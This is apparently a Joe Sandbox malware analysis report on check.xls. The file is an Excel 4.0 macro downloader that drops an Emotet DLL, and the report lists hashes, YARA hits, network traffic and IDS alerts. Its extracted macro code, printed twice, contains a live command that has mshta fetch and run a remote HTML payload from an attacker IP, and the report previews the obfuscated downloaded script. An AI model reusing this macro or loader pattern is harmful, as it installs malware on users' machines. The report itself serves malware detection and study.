Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562510
Start date:	28.01.2022
Start time:	23:28:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	check.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@29/9@1/47
EGA Information:	• Successful, ratio: 77.8%
HDC Information:	• Successful, ratio: 18.5% (good quality ratio 15.6%) • Quality average: 65.1% • Quality standard deviation: 33.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 92.123.101.225, 92.123.101.179, 92.123.101.210, 92.123.101.218, 13.107.4.50
- Excluded domains from analysis (whitelisted): wu-shim.trafficmanager.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, a767.dspw65.akamai.net, b1ns.c-0001.c-msedge.net, b1ns.au-msedge.net, download.windowsupdate.com.edgesuite.net
- Execution Graph export aborted for target mshta.exe, PID 1712 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 2828 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
23:29:14	API Interceptor	60x Sleep call for process: mshta.exe modified
23:29:17	API Interceptor	440x Sleep call for process: powershell.exe modified
23:29:31	API Interceptor	193x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fe[1].htm

Process:	C:\Windows\System32\mshta.exe
File Type:	data
Category:	downloaded
Size (bytes):	11101
Entropy (8bit):	6.2008748618289005
Encrypted:	false
SSDEEP:	192:aYsCkQua+4prGY1KEI7HhGmx72lurMSwpHJhd519YxsZV29Zjyjtx7q0m3OWXKYn:aYJksvpr7+7HhGI2lurD+39r2/ji3uwK
MD5:	23440BCB46916D8BE91E6EADECADC6FD
SHA1:	3828BC25F5EEEE28119B0AA47E901BD95FD018D2
SHA-256:	96DCD43ADCA49FE6DE55A1D3514F29462C06E52CA00F0A61098E26A17C33E5C3
SHA-512:	E5B7CCF5B65AEFDA08045FAEDB359ABE667DD4C9BDC894BDD938FC72B44D0D2D1F210AFC0605A5D4176839C83A51AC95E563F518D4D062AB26BAEA56F74B6D2
Malicious:	false
IE Cache URL:	http://91.240.118.168/zzx/ccv/fe.html
Preview:	.....<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&ll1&&lll));l_ll=location+'';l11=navigator.userAgent.toLowerCase();function ll1(l1l){return l11.indexOf(l1l)>0?true:false};lII=ll1('kht')|ll1('per');f9f76c|=lII;zLP=location.protocol+'0FD';oA5T24jEdxmH8=new Array();uySMoq2S5sfDQ=new Array();uySMoq2S5sfDQ[0]='\164%33\103\146\153r%38\111' ;oA5T24jEdxmH8[0]='.<.!.D.O.C.T.Y.P.E. .h.t.m.l. .P.U.B.L.I.C. .".-.//.W.3.C~..D.T.D. .X.H.T.M.L. .1...0. .T.r.a.n.s.i.t.i.o.n.a.l~..E.N."~.~\n.t.p.:~..w~B...w.3...o.r.g./.T.R./.x~\n~..1./~..D~N~P.l.1.-.t~-~/~1~3~5.l...d.t.d.".>.<~W. .x~.~/.=."~=~?~A~C~E~G~I./.1.9~y~V~..l~f~h.e.a.d~g.s.c.r.i.p.t.>.e.v~6.(.u.n.e}..a.p.e.(.\'.%.7.6.a}..2.%.2

C:\Users\user\AppData\Local\Temp\27FA.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Preview:	.....>.....

C:\Users\user\AppData\Local\Temp\~DF45E44D0277C12E2F.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped

Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF46F11DD2AFA9EC02.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	2.6640799752823963
Encrypted:	false
SSDEEP:	768:kAFN3+g+Hymsbck3hbdlylKsgqopeJBWhZFGkE+cML:kI+Hymsbck3hbdlylKsgqopeJBWhZFGM
MD5:	CEE3614693EB53F7293A3C223BC2FA4F
SHA1:	B36D0659E465A68B397C241E7AB0E86E0AD398E7
SHA-256:	B65D8C27161E97571ECF348B002A50D158C345F9DA3F4FE04FA26C27B2BE59F6
SHA-512:	A3CF713245FEDF788EC3D584F9763C7FC619982CC60ED733AFFEAFC93F3C1E01C18171BC22F4A93FE50B34DA1A6163F99FB20F9B0842F121C2F458C23C5F834
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms4E (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582543081631756
Encrypted:	false
SSDEEP:	96:chQCYMqeqvsqvJCwoGz8hQCYMqeqvsEHyqvJCworMzBbY7HBUVoKlUVYA2:cWzoGz8WnHnorMzB4UVoyA2
MD5:	66722F71A811F2A3E80D1314A06A90CD
SHA1:	2BE051B485873B2D6FAB4680C4B88C1098410731
SHA-256:	2238A73988CA6D4FBFB5BA874B80F88845A5E0D781B8BC617C44A26927A38C5F
SHA-512:	6EA9BD27C917CAB7B1926A8B52D52B9A3AAA585A4C3B8DE852695C90AB22BC2805FA2E6D1DCA2D26FD1A2DE08C8D5CCFB50FDAE1A410F7E2E0EA714D35DF3530
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:(*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S....Programs..f.....:...S..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\QSD5LVNBY92SNNARVK72.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582543081631756
Encrypted:	false
SSDEEP:	96:chQCYMqeqvsqvJCwoGz8hQCYMqeqvsEHyqvJCworMzBbY7HBUVoKlUVYA2:cWzoGz8WnHnorMzB4UVoyA2
MD5:	66722F71A811F2A3E80D1314A06A90CD
SHA1:	2BE051B485873B2D6FAB4680C4B88C1098410731
SHA-256:	2238A73988CA6D4FBFB5BA874B80F88845A5E0D781B8BC617C44A26927A38C5F

SHA-512:	6EA9BD27C917CAB7B1926A8B52D52B9A3AAA585A4C3B8DE852695C90AB22BC2805FA2E6D1DCA2D26FD1A2DE08C8D5CCFB50FDAE1A410F7E2E0EA714D35DF3530
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S....Programs..f.....:...S..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. ....:.,.:'"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\check.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Jan 26 21:52:19 2022, Last Saved Time/Date: Wed Jan 26 22:16:39 2022, Security: 0
Category:	dropped
Size (bytes):	77312
Entropy (8bit):	5.806427506570593
Encrypted:	false
SSDEEP:	1536:qI+Hymsbck3hbdlylKsgqopeJBWhZFGkE+cMLxAAISQ5gQ72IotO6nitSU6U+xb:qI+HymsYk3hbdlylKsgqopeJBWhZFGkh
MD5:	9C4A5323D069279F7CCA235E843D3FFB
SHA1:	0191815800FA67DCE3D86D240E806E46FCD48F7D
SHA-256:	986E2E0D2AB802A77EB528D93CBECC283D76225C2DD884FD70811DFABE51BBAF
SHA-512:	EB5B02C7451850BB98D14AD0518E7022C9C7D61B56523B56111422B63DFAB2497CE9230ACF4CC9A39016617C1746714DF8A6CA25B99ECABE2CB3B6284F3A820
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\check.xls, Author: John Lambert @JohnLaTwC • Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\check.xls, Author: Joe Security • Rule: INDICATOR_OLE_Excel4Macros_DL2, Description: Detects OLE Excel 4 Macros documents acting as downloaders, Source: C:\Users\user\Desktop\check.xls, Author: ditekSHen
Preview:	.....>..... .....ZO..... .....\.p....user B.....a.....=.....=.....p.08.....X.@....."..... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g.h.t.

C:\Users\Public\Documents\ssd.dll

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.9805289637361385
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjvKyMwWd3DYr6i64/:OUBPSczbeeTnvuZDWA
MD5:	539ECB55A7A83A4A86106934226E9123
SHA1:	4C188BEF170F05BF1A81E8562718A2651412015C
SHA-256:	87DEB8DE253F8C304D9773D1BE63C4119EB656DC066B8955006E06B08B8EFA7C
SHA-512:	F790FBB5E8849661489244083A4A348408828BC426B926D38CE478A7441574661FF1CA25DAD0F2BA6848A8C675DEDE3C8C498C5E8B730CFE33D05043DD9947A
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\Users\Public\Documents\ssd.dll, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2- ..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`..`.....@..@.reloc..b... .....@..B.....

C:\Windows\SysWOW64\Vynkcaqowyax\awlbpzydkj.dai (copy)

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.9805289637361385
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjvKyMwWd3DYr6i64/:OUBPSczbeeTnvuZDWA
MD5:	539ECB55A7A83A4A86106934226E9123

SHA1:	4C188BEF170F05BF1A81E8562718A2651412015C
SHA-256:	87DEB8DE253F8C304D9773D1BE63C4119EB656DC066B8955006E06B08B8EFA7C
SHA-512:	F790FBB5E8849661489244083A4A348408828BC426B926D38CE478A7441574661FF1CA25DAD0F2BA6848A8C675DEDE3C8C498C5E8B730CFE33D05043DD9947A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`...`.....@..@.reloc..b... .....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Jan 26 21:52:19 2022, Last Saved Time/Date: Wed Jan 26 22:16:39 2022, Security: 0
Entropy (8bit):	5.780627368781832
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	check.xls
File size:	77768
MD5:	b4ab7bf24d88711b77651735221d3c99
SHA1:	1aac1e6607873f7ae92962f08ca7d2ebeb280917
SHA256:	331c3b9e917fa24eff11b2650207f76612d05a572c6f4fcb4cbb37ddc1da295c
SHA512:	cdd7d0883ebf49ac1f3b4c33415c4e407f21fc34894d0bd9216d292c8a4e973e1b6a2f0ad87d2602415586132ef165a80763242a7c5e44c778e058eb2d4d67c4
SSDEEP:	1536:1l+Hymsbck3hbdlylKsgqopeJBWhZFGkE+cMLxAAISQ5gQ72IotO6nitSU6U+x:1l+HymsYk3hbdlylKsgqopeJBWhZFGkz
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "check.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	xXx
Last Saved By:	xXx
Create Time:	2022-01-26 21:52:19
Last Saved Time:	2022-01-26 22:16:39
Creating Application:	Microsoft Excel

Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.347239233907
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . T i m e C a r d . . . . . S h e e t 1 . . . . . M a c r o 1 . . . . W o r k s h e e
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 fc 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 b8 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2647047667
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . x X x . . . . x X x . . . . M i c r o s o f t E x c e l . @ . . . . . i . . . . . @ . . . . = . c . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 66634

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	66634
Entropy:	6.37226949829
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . x X x B . . . . . a . . . . = ... = ... p . 0 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 78 58 78 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	Macro1
Type:	3
Final:	False
Visible:	False
Protected:	False

Macro1
3
False
0
False
post
1,9,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.3,9,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.5,9,' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men seven ought balls.6,9,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.8,9,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.10,9,' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men seven ought balls.12,9,' Now eldest new tastes plenty mother called misery get. Longer excuse for county nor except met its things. Narrow enough sex moment desire are. Hold who what come that seen read age its. Contained or estimable earnestly so perceived. Imprudence he in sufficient cultivated. Delighted promotion improving acuteness an newspaper offending he. Misery in am secure theirs giving an. Design on longer thrown oppose am.14,9,' In post mean shot ye. There out her child sir his lived. Design at uneasy me season of branch on praise esteem. Abilities discourse believing consisted remaining to no. Mistaken no me denoting dashwood as screened. Whence or esteem easily he on. Dissuade husbands at of no if disposal.16,9,' Excited him now natural saw passage offices you minuter. At by asked being court hopes. Farther so friends am to detract. Forbade concern do private be. Offending residence but men engrossed shy. Pretend am earnest offered arrived company so on. Felicity informed yet had admitted strictly how you.18,9,=EXEC("cmd /c mshta http://91.240.118.168/zzx/ccv/fe.html")23,9,=HALT()

Name:	Macro1
Type:	3
Final:	False
Visible:	False
Protected:	False

Macro1
3
False
0
False
pre
1,9,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.3,9,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.5,9,' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men seven ought balls.6,9,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.8,9,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.10,9,' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective. Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men seven ought balls.12,9,' Now eldest new tastes plenty mother called misery get. Longer excuse for county nor except met its things. Narrow enough sex moment desire are. Hold who what come that seen read age its. Contained or estimable earnestly so perceived. Imprudence he in sufficient cultivated. Delighted promotion improving acuteness an newspaper offending he. Misery in am secure theirs giving an. Design on longer thrown oppose am.14,9,' In post mean shot ye. There out her child sir his lived. Design at uneasy me season of branch on praise esteem. Abilities discourse believing consisted remaining to no. Mistaken no me denoting dashwood as screened. Whence or esteem easily he on. Dissuade husbands at of no if disposal.16,9,' Excited him now natural saw passage offices you minuter. At by asked being court hopes. Farther so friends am to detract. Forbade concern do private be. Offending residence but men engrossed shy. Pretend am earnest offered arrived company so on. Felicity informed yet had admitted strictly how you.18,9,=EXEC("cmd /c mshta http://91.240.118.168/zzx/ccv/fe.html")23,9,=HALT()

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-23:29:15.938609	TCP	2034631	ET TROJAN Maldoc Activity (set)	49166	80	192.168.2.22	91.240.118.168

Network Port Distribution

Total Packets: 50

- 53 (DNS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:29:11.727700949 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.788991928 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.789079905 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.789922953 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.851037979 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.851083994 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.851114988 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.851133108 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.851142883 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.851150036 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.851162910 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.851166010 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.851166010 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.851180077 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.851185083 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.851201057 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.851202011 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.851212978 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.851218939 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.851233006 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:11.851238966 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.851269007 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.851277113 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:11.857145071 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:15.876939058 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:15.935810089 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:15.935976028 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:15.938608885 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:15.997278929 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:15.997328997 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:15.997345924 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 23:29:15.997401953 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 23:29:16.153728008 CET	49167	443	192.168.2.22	94.130.116.76
Jan 28, 2022 23:29:16.153774023 CET	443	49167	94.130.116.76	192.168.2.22
Jan 28, 2022 23:29:16.153861046 CET	49167	443	192.168.2.22	94.130.116.76
